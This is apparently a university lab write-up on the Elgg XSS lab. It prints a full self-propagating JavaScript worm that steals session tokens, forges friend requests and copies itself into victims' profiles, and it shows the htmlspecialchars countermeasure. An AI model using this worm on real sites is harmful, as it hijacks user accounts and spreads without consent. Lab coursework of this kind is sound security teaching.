
Twitter username: H4CK3D

About me

```
window.onload = function(){
//JavaScript code to access user name, user guid, Time
Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&
__elgg_token="+elgg.security.token.__elgg_token;

//modifications to make variables
var briefdescription = "&briefdescription=H4CK3D";
var twitter = "&twitter=H4CK3D";

//Construct the HTTP request to add Samy as a friend.
var sendurl1="http://www.xsslabelgg.com/action/friends
/add?friend=47"+ts+token+ts+token; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl1,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
Ajax.send();

//URL extension
var sendurl2 = "/action/profile/edit";

//WORM
```


HTMLawed validates the user input and removes the tags from the input, which is why all we get is the content without the headers and tags.

2. Example of uncommenting the htmlspecialchars line:



```php
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 *
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo $vars['value'];
```

After uncommenting in all files: url.php, email.php, text.php and dropdown.php, we see the following, when visiting any person infected's profile:



Alice

Brief description: H4CK3DH4CK3D


Location: hello

Twitter username: H4CK3DH4CK3D

About me

```
window.onload = function(){
//JavaScript code to access user name, user guid, Time
Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&
__elgg_token="+elgg.security.token.__elgg_token;

//modifications to make variables
var briefdescription = "&briefdescription=H4CK3D";
var twitter = "&twitter=H4CK3D";

//Construct the HTTP request to add Samy as a friend.
var sendurl1="http://www.xsslabelgg.com/action/friends
/add?friend=47"+ts+token+ts+token; //FILL IN
```

This is because the htmlspecialchars function displays some text that was input using a standard text field, which is used during the attack. This is why we see the fields that were modified by the script as double(2x H4CK3D), but if we edit the profile we only see one:



Brief description

H4CK3D

CY5130 – Team 17
Alexander Semaan
Mark Clancy

As Reference and for your own convenience, here is the script used for Task 6:

```
<script id="worm" type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

//modifications to make variables
var briefdescription = "&briefdescription=H4CK3D";
var twitter = "&twitter=H4CK3D";

//Construct the HTTP request to add Samy as a friend.
var sendurl1="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token+ts+token; //FILL IN

//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl1,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();


//URL extension to modify victim profile
var sendurl2 = "/action/profile/edit";
```

CY5130 – Team 17
Alexander Semaan
Mark Clancy

```
//WORM DOM approach
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

//Construct the content of the URL that modifies profile and adds script
var content=userName+guid+ts+token+briefdescription+twitter+"&description="+wormCode;
var samyGuid=47; // we know samy's guid is 47 from last task

if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl2,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}</script>
</script>
```